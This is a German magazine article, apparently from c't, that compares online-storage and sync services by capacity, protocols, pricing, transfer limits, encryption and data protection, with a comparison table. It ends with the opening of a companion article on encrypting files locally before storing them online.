Nur bei wenigen Anbietern drehen sich eigene Festplatten im Serverschrank. „Cloud Storage" ist das Buzzword der Saison. Unternehmen wie Amazon, EMC oder Microsoft betreiben ohnehin große Rechenzentren mit riesigen internen Speichernetzwerken. Und diesen Speicher bieten sie anderen über das Internet an, die damit machen können, was sie wollen. Ein Startup braucht nur noch einen halbwegs begabten Web-Programmierer, um einen Dienst zu stricken. Doch viele Anbieter scheitern dann am Betrieb und der Abrechnung. Von mehr als 30 universellen Diensten, die vor gut zwei Jahren auf einschlägigen Listen standen, hat über die Hälfte den Betrieb eingestellt.

Trotzdem kommt man mit ein wenig Internetsuche schnell auf über hundert unterschiedliche Online-Speicher. Wir präsentieren daher in der Tabelle nur eine beispielhafte Auswahl. Ob die Online-Festplatte, die heute attraktiv aussieht, auch nächstes Jahr noch da ist, lässt sich natürlich nicht mit Sicherheit sagen. Für ein Überleben sprechen mehr oder weniger offensichtliche Indizien: Der Dienst existiert schon länger; er gehört zu einem großen Unternehmen; das Angebot wird gepflegt und ausgebaut; es gibt eine aktive, positiv gestimmte Benutzerschaft, die sich in Foren und Wikis austauscht.

Auch die Zahl der unterstützten Betriebssysteme unterscheidet die Dienste. Bei den Verzeichnis-Synchronisierern gehören Clients für alle wesentlichen Betriebssysteme zum guten Ton. Nach dem Einrichten gibt man nur den oder die Ordner an, die mit dem Server synchron gehalten werden sollen. Moderne Dienste gleichen darüber aber nicht nur Verzeichnisse auf mehreren Rechnern ab. Dank Web-Interface und zusätzlichen Zugängen über Standardprotokolle kann man auch ohne den Client einzelne Dateien hoch- und runterladen oder für andere Internetnutzer freigeben.

Mit Zusatzsoftware lassen sich die Einschränkungen einiger anderer Dienste mildern. Das Windows-Programm Gladinet Cloud Desktop bindet Speicher von verschiedenen Diensten als Verzeichnis ins System ein. Unter anderem gehören dazu die Profi-Dienste von Amazon, EMC, Google und Microsoft (Azure), aber auch WebDAV- und FTP-Freigaben. Die Daten hält Gladinet ähnlich wie Sync-Dienste in einem lokalen Verzeichnis und schiebt sie nur bei Bedarf auf den Server. Das Programm bindet auch Microsofts SkyDrive als Verzeichnis ein und zerstückelt in der Pro-Version sogar große Dateien transparent in 49-MByte-Stückchen. Doch da Microsoft das Protokoll von SkyDrive nicht veröffentlicht, muss Gladinet sich auf die eigenen Erkenntnisse verlassen. Daher kann dieser Zugang schon morgen verschlossen sein. Dasselbe gilt auch für das SkyDrive-spezifische Programm SDExplorer und das Gmail Filesystem (GmailFS), das den kostenlosen Mail-Dienst als lokales Laufwerk einbindet. Sobald Google das nicht mehr möchte, ist der Speicher dahin.

AVM baut in die Firmware aktueller Fritzboxen auch einen WebDAV-Client ein. Gegenüber dem LAN stellt der den Online-Speicher als Windows-Freigabe bereit. Dazu muss ein USB-Speicher an der Box stecken, den der Router jedoch nicht mit dem Online-Speicher synchronisiert, sondern als Cache benutzt. Laut AVM darf er daher kleiner sein als der WebDAV-Speicher. Auf die SMB-Freigabe greifen die meisten Systeme zwar mit weniger Problemen zu als direkt auf WebDAV. Doch um die Einschränkungen der Server (siehe S. 116) kommt auch die Box nicht herum.

Speichergröße

Überall gibt es kostenlose Einsteigerangebote mit mehr oder weniger großem Speicherkontingent. Microsofts SkyDrive prahlt mit 25 GByte; aber auch für Geld und gute Worte bekommt man weder mehr Platz noch mehr Funktionen. Damit fehlt ein wichtiger Vorteil von Online-Festplatten: Anders als anfassbare Festplatten kann man sie einfach per Mausklick erweitern. Alle ernst zu nehmenden Angebote ermöglichen das Upgrade auf ein größeres Kontingent gegen Aufpreis. Wie jeder weiß, wird auch die größte Festplatte irgendwann zu klein. Von Angeboten ohne Speicher-Upgrade sollte man daher unbedingt die Finger lassen.

Einen ganz besonderen Clou hat sich Wuala ausgedacht: Dort kann man wahlweise durch monatliche Zahlung Speicherplatz auf den Servern erwerben oder an einem Sharing-Modell teilnehmen. Dazu stellt man Wuala Plattenplatz auf dem eigenen System zur Verfügung. Dort werden die Daten anderer Nutzer verschlüsselt und verteilt abgelegt. Eine reichlich bemessene Redundanz soll die Verfügbarkeit sicherstellen. Der Anwender verpflichtet sich, die Daten mindestens vier Stunden pro Tag bereitzustellen. Datentransfer und Speichervolumen gehen bei diesem Modell natürlich auf Kosten des Kunden.

Außer der Gesamtgröße ist auch der Umfang jeder Datei begrenzt. Manche Anbieter setzen hier ein willkürliches Limit. Die zweite Grenze sind die 50 MByte, die der WebDAV-Client von Windows höchstens verträgt. Schließlich begrenzt der heimische Upstream die Dateigröße: Übliche DSL-Anschlüsse übertragen 256 kBit/s und werden vom Provider alle 24 Stunden getrennt. Wenn man gleich nach der Einwahl loslegt, gehen also theoretisch rund 2,6 GByte über die Leitung (siehe Bandbreitenrechner von heise Netze unter dem c't-Link am Ende des Artikels). Bei Protokollen und Clients, die eine abgebrochene Übertragung nicht wieder aufnehmen können, liegt hier also die absolute Obergrenze.

Meist sind die Übertragungen in der Praxis nochmals deutlich langsamer. Das kann die verschiedensten Ursachen haben – angefangen bei den Übertragungsparametern des Betriebssystems über den lokalen Router, verschiedene Netzknoten und Peerings bis hin zum Server des Anbieters. Steht der in den USA, machen sich auch die Latenzzeiten von rund 140 Millisekunden bei Transatlantikstrecken deutlich bemerkbar und mindern möglicherweise die erreichbare Datenrate. 1 bis 2 MBit/s lassen sich an schnellen, symmetrischen Anschlüssen mitunter noch erreichen, höhere Bandbreiten sind eher selten drin.

Mitunter kann man sich behelfen, indem man eine besonders große Datei teilt, beispielsweise mit ZIP, und das Volumen damit in handliche Portionen verpackt.

Natürlich behindert der langsame Upstream auch die Arbeit mit Online-Festplatten. Es ist also wichtig, die übertragene Datenmenge zu minimieren. Dazu ist nötig, was der Programmierer und unsere Tabelle „wahlfreien Zugriff" nennen, also die Möglichkeit, nur die geänderten Teile einer Datei zu schreiben und nur die erforderlichen Teile zu lesen.

Die Sync-Dienste prüfen daher beim Schließen der lokalen Kopie einer Datei, welche Blöcke sich überhaupt geändert haben, und übertragen nur sie. Hat man in einer GByte-großen Datenbankdatei nur wenige Datensätze verändert, geht auch nicht mehr über die Leitung.

Beim Standardprotokoll SMB ist das ähnlich: Wenn die Anwendung in einer offenen Datei nur ein Byte ändert, wird auch nur der betroffene Block ins Netz geschrieben. Bei WebDAV wäre das laut Protokoll eigentlich auch möglich, doch die Clients in den Betriebssystemen nutzen diese Funktion nicht (siehe S. 116). Beim Öffnen einer Datei von einer WebDAV-Freigabe wird sie also zuerst komplett heruntergeladen und bei jedem Speichern auch wieder komplett zurückgeschrieben. Reine Web-Speicherdienste wie GMX oder Alfahosting eignen sich daher eher für wenig dynamische Datenbestände, etwa Musik- oder Bilderarchive, und für kleine Dateien.

Besonders lästig ist der langsame Upstream beim ersten Befüllen der Online-Festplatte. Strato und Amazon bieten daher die Möglichkeit, eine echte Festplatte oder andere Datenträger einzuschicken, deren Inhalt dann im Rechenzentrum direkt auf die Online-Festplatte übertragen wird. Der Postweg ist bei derart großen Datenvolumina tatsächlich schneller als der Upload. Die Latenzzeit von einigen Tagen ist zwar gigantisch – die Bandbreite eines Pakets voller Festplatten macht das aber mehr als wett.

Limits

Der Betrieb der Platten und die Internet-Bandbreite kosten Geld. Der Profi-Dienst Amazon S3, den viele Anbieter als Vorleistung nutzen, gibt einen Einblick, wie die Kalkulation aussieht. Interessanterweise sind die Kosten pro Gigabyte Transfervolumen und pro Gigabyte Speichervolumen im Monat nahezu identisch. Lädt man eine Datei hoch und wieder herunter, ist der Transfer also bereits doppelt so teuer wie die Lagerung dieser Daten für einen Monat. Das bringt die Betreiber in Versuchung, an diesem Schräubchen zu drehen, um die Kosten nicht explodieren zu lassen.

GMX geht mit unrühmlichem Beispiel voran und beschränkt den Transfer pro Monat auf das Doppelte des Speicherplatzes. Wer seinen Speicher dort einmal komplett vollschreibt und diese Daten wieder herunterlädt, hat damit sein Monatskontingent bereits ausgeschöpft. GMX sperrt dann den Zugriff bis zum Monatsende.

Doch man darf davon ausgehen, dass auch Anbieter ohne Traffic-Beschränkungen einschreiten, wenn ein Account plötzlich massenhaft Verkehr produziert, beispielsweise weil ein Download-Link die Runde macht und viele Interessenten eine größere Datei herunterladen. In den AGB finden sich als Hebel meistens Vorschriften, in denen die illegale Verbreitung von urheberrechtsgeschütztem Material untersagt wird. Wird der Betreiber auf solche Downloads aufmerksam, hat das in der Regel die sofortige Kündigung zur Folge.

Einige Angebote sind ganz offensichtlich nur ein Nebenprodukt, das das Hauptgeschäft des Anbieters attraktiver machen soll, etwa E-Mail-Dienste, DSL-Zugänge oder Webhosting. Bei 1&1 bekommen DSL-Kunden ein ganzes Terabyte als Dreingabe. Sobald der Anbieter aber, etwa wie Strato mit seinem HiDrive, erheblichen Aufwand in die Entwicklung steckt und mehrere hundert Gigabyte anbietet, muss er dafür Geld verlangen, um nicht in die Verlustzone zu laufen.

Auch wenn es fast überall kostenlose Einsteigerangebote gibt, wollen und müssen die Anbieter zahlende Kunden gewinnen. Die Mehrheit bietet im Schnupperangebot den vollen Funktionsumfang mit wenig Platz. Davon weicht ADrive ab, wo es 50 GByte ohne Monatspreis gibt, aber mit so wenigen Funktionen, dass man nicht von einer Online-Festplatte sprechen mag. So gibt es kein SSL und zum Upload nur ein Browser-Interface, aber keine Desktop-Einbindung.

Sicherheit

Zu den Funktionen, die sich viele Anbieter extra bezahlen lassen, gehört auch die Verschlüsselung der Übertragung und des Online-Speichers. Früher fielen immer wieder Dienste auf, die sich bei der SSL-Verschlüsselung des Up- und Downloads Fehler leisteten, sodass Angreifer die übertragenen Daten mitschreiben konnten. Doch die dazu erforderlichen Man-in-the-Middle-Attacken erfordern recht tief greifenden Zugang zur benutzten Netzwerkstrecke. Und ein Lauscher muss Glück haben, dass genau im richtigen Moment die Daten vorbeikommen, die ihn interessieren. Da aber die Online-Platten möglichst nur geänderte Dateibruchstücke übertragen und man sie ja gerade von verschiedenen Rechnern über unterschiedliche Leitungen benutzt, sind die Erfolgsaussichten ziemlich gering.


Ein lohnenderes Ziel ist daher der Online-Speicher selbst: Dort liegen die Daten dauerhaft und ein Hacker hat alle Zeit der Welt, um den Einbruch zu probieren. Er muss allerdings nicht nur den Login-Mechanismus knacken oder eine andere Hintertür ins Rechenzentrum des Anbieters finden. Denn die meisten Online-Festplatten sind nach Angaben der Anbieter mit mehr oder weniger langen Schlüsseln gesichert.

Doch selbst wenn die Anbieter hier genaue Informationen über Schlüssellängen und Verfahren geben, hilft das nicht wesentlich bei der Beurteilung der Sicherheit. Denn als Nutzer ist man gezwungen, dem Anbieter zu vertrauen: Dass er wirklich das beschriebene Verfahren benutzt, dass er es auch technisch kompetent umsetzt und dass er beim Umpacken aus der SSL-Verbin-


HiDrive und die Fritzbox


HiDrive von Strato unterstützt mit SMB/CIFS ein Protokoll, mit dem sich die Online-Festplatte ohne Zusatzsoftware in jedes Desktop-Betriebssystem einbinden lässt. Doch ausgerechnet die weit verbreitete Fritzbox steht im Weg, denn sie filtert zwischen LAN und Internet den gesamten SMB-Verkehr. Dazu hat sich AVM entschlossen, um zu verhindern, dass weniger bewanderte User versehentlich ihre Windows-Freigaben ins Internet stellen. Im Netz kursieren zwar Hinweise, wie man diesen „ipnetbiosfilter" abschaltet. Doch dazu sind Tricksereien mit der internen Konfigurationsdatei nötig, bei denen ein falscher Tastendruck auch ganz andere Einstellungen ändern kann. Außerdem gibt es für so eine Konfiguration keinen Support mehr. Strato und AVM diskutieren derzeit, wie eine User-freundlichere Lösung aussehen könnte.

Das Problem tritt nicht auf, wenn man SMB über OpenVPN benutzt, weil die Box dann ja nur verschlüsselte VPN-Daten sieht. Auch Kabel-Deutschland-Kunden sind nicht betroffen, weil ihre Fritzboxen in einem Modus laufen, in dem der NetBIOS-Filter umgangen wird.



Die Dateifreigabe auf dem Strato HiDrive ist im Web-Frontend integriert und lässt sich zeitlich und von der Zahl der Downloads her begrenzen.





Immer und überall im Griff: Dropbox bietet eine für Mobil-Browser optimierte Webseite und Apps für diverse Smartphones an (hier Android).

dung in den verschlüsselten Speicher keinen Unfug treibt. Denn an dieser Nahtstelle kann er prinzipbedingt die Daten des Nutzers im Klartext sehen.

Außerdem hat er die Verschlüsselung unter seiner Kontrolle und kann je nach Rechtslage gezwungen werden, die Daten zu entschlüsseln. Welches Recht greift, hängt nicht vom Wohnort des Nutzers ab, sondern vom Sitz der Firma und vom Standort des Servers.

Das klingt abschreckend nach Rechtsproblemen und Sicherheitslücken, doch die Lösung aller Probleme ist ganz einfach: Wer die Verschlüsselung auf den PCs selbst in die Hand nimmt und auf der Online-Festplatte gar keinen Klartext ablegt, braucht sich über all diese Fragen keine Gedanken zu machen. Wie man komfortabel und trotzdem sicher auf den verschiedensten Rechnern mit Verschlüsselung arbeitet, erklärt der Artikel ab Seite 110.

Manche Anbieter behaupten, der Schlüssel zu seinen Daten liege nur in der Hand des Users. Es gibt zwar einzelne Dienste, die die Kryptografie in ihre Client-Software integrieren, sodass ausschließlich auf dem PC verschlüsselte Daten über die Leitung gehen und auf der Platte landen. Doch dann können sie kein einfaches Filesharing über einen Link in der E-Mail anbieten. Wenn der Key zum Entschlüsseln nur auf dem eigenen PC liegt, kommt der Empfänger des Links nur an das unbrauchbare Chiffrat. Dienste, die eine Dateiweitergabe per Link anbieten, müssen also prinzipbedingt Zugriff auf die unverschlüsselten Daten haben.

Wer die Verschlüsselung mit Zusatzsoftware in die eigene Hand nimmt, hat die volle Kontrolle über seine Daten. Er entscheidet pro Datei, ob sie auf dem Server als Klar- oder Geheimtext liegen soll.

Das funktioniert mit denselben Daten ganz elegant unter den unterschiedlichen Desktop-Betriebssystemen. Bei Smartphones sieht es weniger gut aus. Nur für Android steht mit PGP ein Verfahren zur Verfügung, mit dem sich Dateien Desktop-kompatibel ver- und entschlüsseln lassen. Doch wer jederzeit mit allen Schlau-Handys an seine Daten möchte, muss in den sauren Apfel beißen und der Sicherheit des Online-Festplattenbetreibers vertrauen.

Fazit

Derzeit bekommt man kostenlos normalerweise zwei GByte universell nutzbaren Online-Speicher. Bei größeren Angeboten muss man mit Einschränkungen der Funktion leben. So werben SkyDrive und ADrive mit dem großen Speicherkontingent, weil die Funktionen der Gratis-Angebote nicht überzeugen. Als kostenlose Online-Festplatten taugen beide im Alltag nicht.

Aus den kostenlosen Angeboten könnte man sich einen über 100 GByte großen Speicher-Pool

Online-Festplatten ab 10 Gigabyte (Auswahl)

Hersteller	ADrive	ADrive	ADrive	Alfahosting	Alfahosting	Alfahosting	Box.net	Box.net	Box.net	Dropbox	Dropbox
Tarif	Basic	Signature	Premium	Alfadrive XXL	Alfadrive Plus	Alfadrive Max	Lite	Individual	Business	Basic	Pro 50
Ausrichtung	Online-Festplatte	Online-Festplatte	Online-Festplatte	Dreingabe zu Webhosting	Dreingabe zu Webhosting	Dreingabe zu Webhosting	Online-Festplatte	Online-Festplatte	Online-Festplatte	Sync-Dienst	Sync-Dienst
URL	www.adrive.com	www.adrive.com	www.adrive.com	www.alfahosting.de	www.alfahosting.de	www.alfahosting.de	http://box.net	http://box.net	http://box.net	www.dropbox.com	www.dropbox.com
Technische Daten											
Speichergröße	50 GByte	50 GByte	100 GByte	20 GByte	50 GByte	100 GByte	1 GByte	10 GByte	45 GByte	2 GByte	50 GByte
Größe pro Datei (Anbieterangabe)	k. A.	k. A.	k. A.	beliebig[1]	beliebig[1]	beliebig[1]	25 MByte	1 GByte	2 GByte	beliebig[3]	beliebig[3]
Bandbreiten/Transfer-Limit	–	–	–	–	–	–	–	–	–	Bandbreite einstellbar	Bandbreite einstellbar
Benutzerkonten	1	1	1	1	1	1	1	1	3	1	1
Freigaben an Dritte/ordnerweise/befristet	✓/–/–	✓/–/–	✓/–/–	–/–/–	–/–/–	–/–/–	✓/✓/–	✓/✓/–	✓/✓/–	✓/✓/✓	✓/✓/✓
Web-Frontend/Java erforderlich	✓/–	✓/–	✓/–	✓/–	✓/–	✓/–	✓/–	✓/–	✓/–	✓/–	✓/–
Clients für Betriebssysteme	Windows, Mac OS, Linux	Windows, Mac OS, Linux	Windows, Mac OS, Linux	–	–	–	–	–	Windows	Windows, Mac OS, Linux	Windows, Mac OS, Linux
Unterstützung für Mobil-Browser	–	–	–	–	–	–	✓	✓	✓	✓	✓
Clients für mobile Betriebssysteme	–	–	–	–	–	–	–	–	iPhone, iPad, Blackberry	iPhone, iPad, Blackberry, Android	iPhone, iPad, Blackberry, Android
Übertragungsprotokolle	–	FTP, WebDAV	FTP, WebDAV	WebDAV	WebDAV	WebDAV	–	–	–	–	–
Transfer-Verschlüsselung	–	✓	✓	✓	✓	✓	–	–	✓	✓	✓
Wiederherstellen gelöschter Dateien/Versionsverwaltung (Herstellerangabe)	–/–	✓/✓	✓/✓	–/–	–/–	–/–	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓
wahlfreier Zugriff	–	–	–	–	–	–	–	–	–	✓[4]	✓[4]
Kosten/Vertrag											
Vertragslaufzeit	–	1 Monat	1 Monat	24 Monate	24 Monate	24 Monate	–	1 Monat	1 Monat	–	1 Monat
Einrichtungspreis	–	–	–	–	–	–	–	–	–	–	–
Preis/Monat	kostenlos	6,95 US-$	13,95 US-$	2,99 €[2]	4,99 €[2]	9,99 €[2]	kostenlos	8,03 US-$	45 US-$	kostenlos	9,99 US-$

[1] max. 70 MByte über Web-Frontend [2] zuzüglich Kosten des Grundpakets [3] max. 300 MByte über Web-Frontend [4] nur auf lokale Kopie [5] max. 2 GByte über Web-Frontend

zusammenstoppeln. Doch das führt zu genau dem Wust an unterschiedlichen Zugangsdaten und -methoden, den man mit Online-Festplatten elegant umgehen kann. Außerdem erlebten alle an diesem Schwerpunkt beteiligten Redakteure dasselbe: Sie verloren innerhalb kürzester Zeit den Überblick, was wo liegt. Ältere Leser kennen das Phänomen von Kisten voller schlecht beschrifteter Disketten.

Wer Online-Speicher für genau einen Zweck nutzen möchte, kann sich für einen der Spezialdienste entscheiden, die dann auch größere Platten bereitstellen. Doch sobald er die Urlaubsfotos aus dem Backup auch den Großeltern online zeigen möchte, muss er sie noch einmal durch den dünnen Upstream quetschen. Damit ist ein Hauptvorteil von Online-Speicher verspielt.

Bei den universeller einsetzbaren WebDAV-Speichern liegt das Problem bei den Desktop-Betriebssystemen, die das Protokoll nicht ausreizen (siehe S. 116). Der User ist auf reine Up- und Downloads beschränkt, was besonders bei großen Dateien den Nutzen mindert. Vielen dieser Angebote ist der Dreingabe-Charakter zu anderen Diensten deutlich anzumerken.

Die meisten Synchronisierungsdienste, die ständig einen lokalen Ordner mit dem Online-Speicher abgleichen, gehen inzwischen über ihren ursprünglichen Zweck hinaus. Durch Browser-Zugriff mit Fotogalerien, Zugang auch ohne Account und weitere sinnvolle Funktionen bieten sie sich als universell nutzbare Online-Festplatten an. Durch die vielfältigen Zugriffsmöglichkeiten sogar für iPad, iPhone und andere Smartphones hat Dropbox die Nase vorn.

Mit einem anderen Konzept schafft HiDrive ähnlich viele Möglichkeiten für den Zugriff. Weil es einen ganzen Sack voller Standardprotokolle unterstützt, bringt fast jedes Betriebssystem schon zumindest einen passenden Client mit. Dafür fehlen beim Browser-Zugang schicke Features wie das Freigeben ganzer Ordner oder eine Fotogalerie.

Eine gut funktionierende, große und überall erreichbare Online-Festplatte kostet einige Euro pro Monat. Dagegen muss man nicht nur rechnen, was Speichersticks und die Wiederbeschaffung verlorener Daten kosten würden. Auch der nervenschonende Wellness-Effekt eines komfortablen zentralen Datenlagers ist bares Geld wert.

(je/uma)

www.ct.de/1015104

Datenschutz

Wer zum Beispiel im Unternehmen mit personenbezogenen Daten hantiert, ist mit der Verschlüsselung der online abgelegten Daten allein nicht aus dem Schneider. Denn unter Datenschützern ist umstritten, ob der Export solcher Daten aus der EU erlaubt ist, da nur innerhalb Europas die Datenschutzbestimmungen einigermaßen einheitlich sind. Gerichte haben noch nicht entschieden, ob diese Regelungen nur für den nutzbaren Klartext personenbezogener Daten gelten oder für die Bits und Bytes, in denen sie verschlüsselt auf der Platte liegen.

Wer Datenschutzgesetze zu beachten hat, ist also nur auf der sicheren Seite, wenn seine Online-Festplatte in einem Rechenzentrum in der EU rotiert. Bei Betreibern wie Amazon kann man gezielt Speicherplatz auf nur einem Kontinent buchen. Bei den Webdiensten, die darauf aufbauen, ist der Serverstandort weniger offensichtlich und kann sich auch ändern, da er meist nicht in der Leistungsbeschreibung steht. Auch kleine Unternehmen sollten also unbedingt einen individuellen Vertrag schließen, der den Serverstandort in Europa festschreibt, bevor sie schützenswerte Daten ins Netz verlagern.

Dropbox	GMX	GMX	Humyo	Humyo	Microsoft	Strato	Strato	Strato	Wuala	Wuala	Wuala
Pro 100	FreeMail	TopMail	kostenlos	Premium	SkyDrive	HiDrive Media 100	HiDrive Pro 1000	HiDrive Pro 5000	1 GByte	10 GByte	1 TB
Sync-Dienst	Dreingabe zu E-Mail-Dienst	Dreingabe zu E-Mail-Dienst	Online-Festplatte	Online-Festpl./ Sync-Dienst	Online-Speicher	Online-Festplatte	Online-Festplatte	Online-Festplatte	Online-Festpl./ Sync-Dienst	Online-Festpl./ Sync-Dienst	Online-Festpl./ Sync-Dienst
www.dropbox.com	www.gmx.net	www.gmx.net	www.humyo.de	www.humyo.de	http://skydrive.live.com	www.hidrive.strato.com	www.hidrive.strato.com	www.hidrive.strato.com	www.wuala.com	www.wuala.com	www.wuala.com
100 GByte	1 GByte	10 GByte	5 GByte	100 GByte	25 GByte	100 GByte	1000 GByte	5000 GByte	1 GByte[6]	10 GByte	1000 GByte
beliebig[3]	k. A.	k. A.	beliebig[5]	beliebig[5]	50 MByte	beliebig[5]	beliebig[5]	beliebig[5]	1 GByte	8 GByte	8 GByte
Bandbreite einstellbar	2 GByte/Monat	20 GByte/Monat	Bandbreite einstellbar	Bandbreite einstellbar	–	–	–	–	Bandbreite einstellbar	Bandbreite einstellbar	Bandbreite einstellbar
1	1	1	1	1	1	1	25	120	1	1	1
✓/✓/✓	✓/✓/✓	✓/✓/✓	✓/✓/–	✓/✓/–	✓/✓/–	✓/✓/✓	✓/✓/✓	✓/✓/✓	✓/✓/–	✓/✓/–	✓/✓/–
✓/–	✓/–	✓/–	✓/–	✓/–	✓/–	✓/–	✓/–	✓/–	✓/✓	✓/✓	✓/–
Windows, Mac OS, Linux	Windows (nur 32 Bit)	Windows (nur 32 Bit)	–	Windows, Mac OS	–	Windows (nur 32 Bit)	Windows (nur 32 Bit)	Windows (nur 32 Bit)	Windows, Mac OS, Linux	Windows, Mac OS, Linux	Windows, Mac OS, Linux
✓	–	–	–	–	–	–	–	–	–	–	–
iPhone, iPad, Blackberry, Android	–	–	–	–	–	–	–	–	–	–	–
–	WebDAV	WebDAV	–	WebDAV	–	OpenVPN, SMB, FTP, SFTP, FTPS, WebDAV, RSync	OpenVPN, SMB, FTP, SFTP, FTPS, WebDAV, RSync	OpenVPN, SMB, FTP, SFTP, FTPS, WebDAV, RSync	–	–	–
✓	✓	✓	–	✓	✓	✓	✓	✓	✓	✓	✓
✓/✓	✓/–	✓/–	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓
✓[4]	–	–	–	✓[4]	–	✓	✓	✓	✓[4]	✓[4]	✓[4]
1 Monat	–	12 Monate	–	1 Monat	–	6 Monate	6 Monate	6 Monate	–	12 Monate	12 Monate
–	–	–	–	–	–	9,90 €	9,90 €	9,90 €	–	–	–
19,99 US-$	kostenlos	kostenlos[2]	kostenlos	5,94 €	kostenlos	3,90 €	39,90 €	149 €	kostenlos	1,25 €	53,33 €

[6] zusätzlicher kostenloser Speicherplatz im Tausch gegen lokalen Speicherplatz verfügbar ✓ vorhanden – nicht vorhanden k. A. keine Angabe

Axel Vahldiek

Auslagern mit Diebstahlschutz

Persönliche Dateien sicher im Internet speichern

Dateien, die auf auf Servern im Internet lagern, sind jederzeit erreichbar – wenn es sich um persönliche Daten handelt, sollten sie aber nur für den Besitzer selbst lesbar sein und nicht gleich für die ganze Welt. Mit den richtigen Handgriffen lässt sich das schnell und kostenlos sicherstellen.

Wer persönliche Daten auf einem Server ablegt, der nicht in den eigenen vier Wänden steht, geht ein gewisses Risiko ein. Denn auf die abgelegten Daten hat man nicht nur selbst Zugriff, sondern auch mindestens der Serverbetreiber. Und das kann unangenehme Folgen haben, wenn der beispielsweise pleite geht und die Server und damit die abgelegten Daten den Besitzer wechseln. Oder der Betreiber ändert sein Geschäftsmodell und verhökert Informationen aus den abgelegten Daten an Adressensammler. Oder ein unzufriedener Mitarbeiter klaut die Daten. Oder … Solche Horrorszenarien sind zwar glücklicherweise ziemlich unwahrscheinlich, doch konsequent ausschließen lassen sie sich leider auch nicht. Die gute Nachricht: Sie können Ihre Daten effektiv davor schützen, das geht einfach und kostenlos.

Allheilmittel

Wenn Sie Ihre Daten auf einem Server im Internet ablegen, können Sie zwar nicht verhindern, dass jemand anderes darauf zugreift, wohl aber, dass derjenige mit ihnen etwas anfangen kann – das Zauberwort heißt Verschlüsselung. Das schützt zwar nicht die Dateien selbst, wohl aber deren Inhalte vor fremden

Blicken. Der Dieb bekommt also beim Öffnen der Dateien nur Datenmüll zu sehen, mit dem er mangels des richtigen Schlüssels nichts anfangen kann.

Es bietet keine 100-prozentige Sicherheit, wenn der Serverbetreiber Ihre Daten mit seinem eigenen Schlüssel sichert, denn dieser kann genauso schnell in die falschen Hände gelangen wie die Dateien selbst. Auch das verschlüsselte Übertragen der Dateien etwa per HTTPS hilft wenig, wenn sie anschließend unverschlüsselt auf dem Server liegen. Auf Nummer sicher gehen Sie nur, wenn Sie Ihre Daten stattdessen noch vor der Übertragung selbst verschlüsseln.

Mit Bordmitteln lässt sich das leider nicht immer machen. Zwar gibt es auf dem Mac die verschlüsselten Disk-Images (siehe Kasten auf S. 112) und unter Linux lassen sich beispielsweise verschlüsselte ZIP-Archive erstellen (dazu später mehr). Doch unter Windows können Sie damit ohne Weiteres nichts anfangen. Und die Windows-eigene EFS-Verschlüsselung taugt in diesem Fall überhaupt nicht, denn sobald Sie eine Datei auf eine Online-Festplatte kopieren, wird sie dabei automatisch entschlüsselt (anders als bei EncFS, das es aber nur für Mac und Linux gibt, siehe Kasten auf S. 114).

Das Nachfolgende stellt einige kostenlose und größtenteils plattformübergreifende Alternativen vor, die jeweils ihre individuellen Stärken haben: Axcrypt verschlüsselt einzelne Dateien mit gerade mal drei Mausklicks. Das Erstellen verschlüsselter Zip-Dateien braucht ein paar Klicks mehr, dafür sind die Dateien dann aber auch gleich komprimiert. Mit diesen beiden Lösungen lassen sich Dateien auf allen Arten von Servern verschlüsselt ablegen, Sie können sie sogar in eine Mail verpackt auf einem Mail-Server parken.

Zwei weitere Lösungen sind noch deutlich bequemer, setzen aber voraus, dass sich die Server wie eine Festplatte ansprechen lassen: SecurStick bindet einen geschützten Bereich auf dem Server lokal als Netzlaufwerk ein. Was Sie dorthin kopieren, wird automatisch verschlüsselt. Ebenfalls transparent lassen sich die Dateien mit Truecrypt verschlüsseln. Es bindet einen Container als virtuelles Laufwerk ins System ein. Das Erstellen des Containers ist zwar langwierig, doch dafür lassen sich auf dem virtuellen Laufwerk sogar Programme installieren. Außerdem ist es die beste Lösung, wenn Sie Dateien direkt auf dem Server bearbeiten wollen, denn wenn der Container geöffnet ist, kann niemand anderes darauf zugreifen, was Zugriffskonflikte vermeidet.

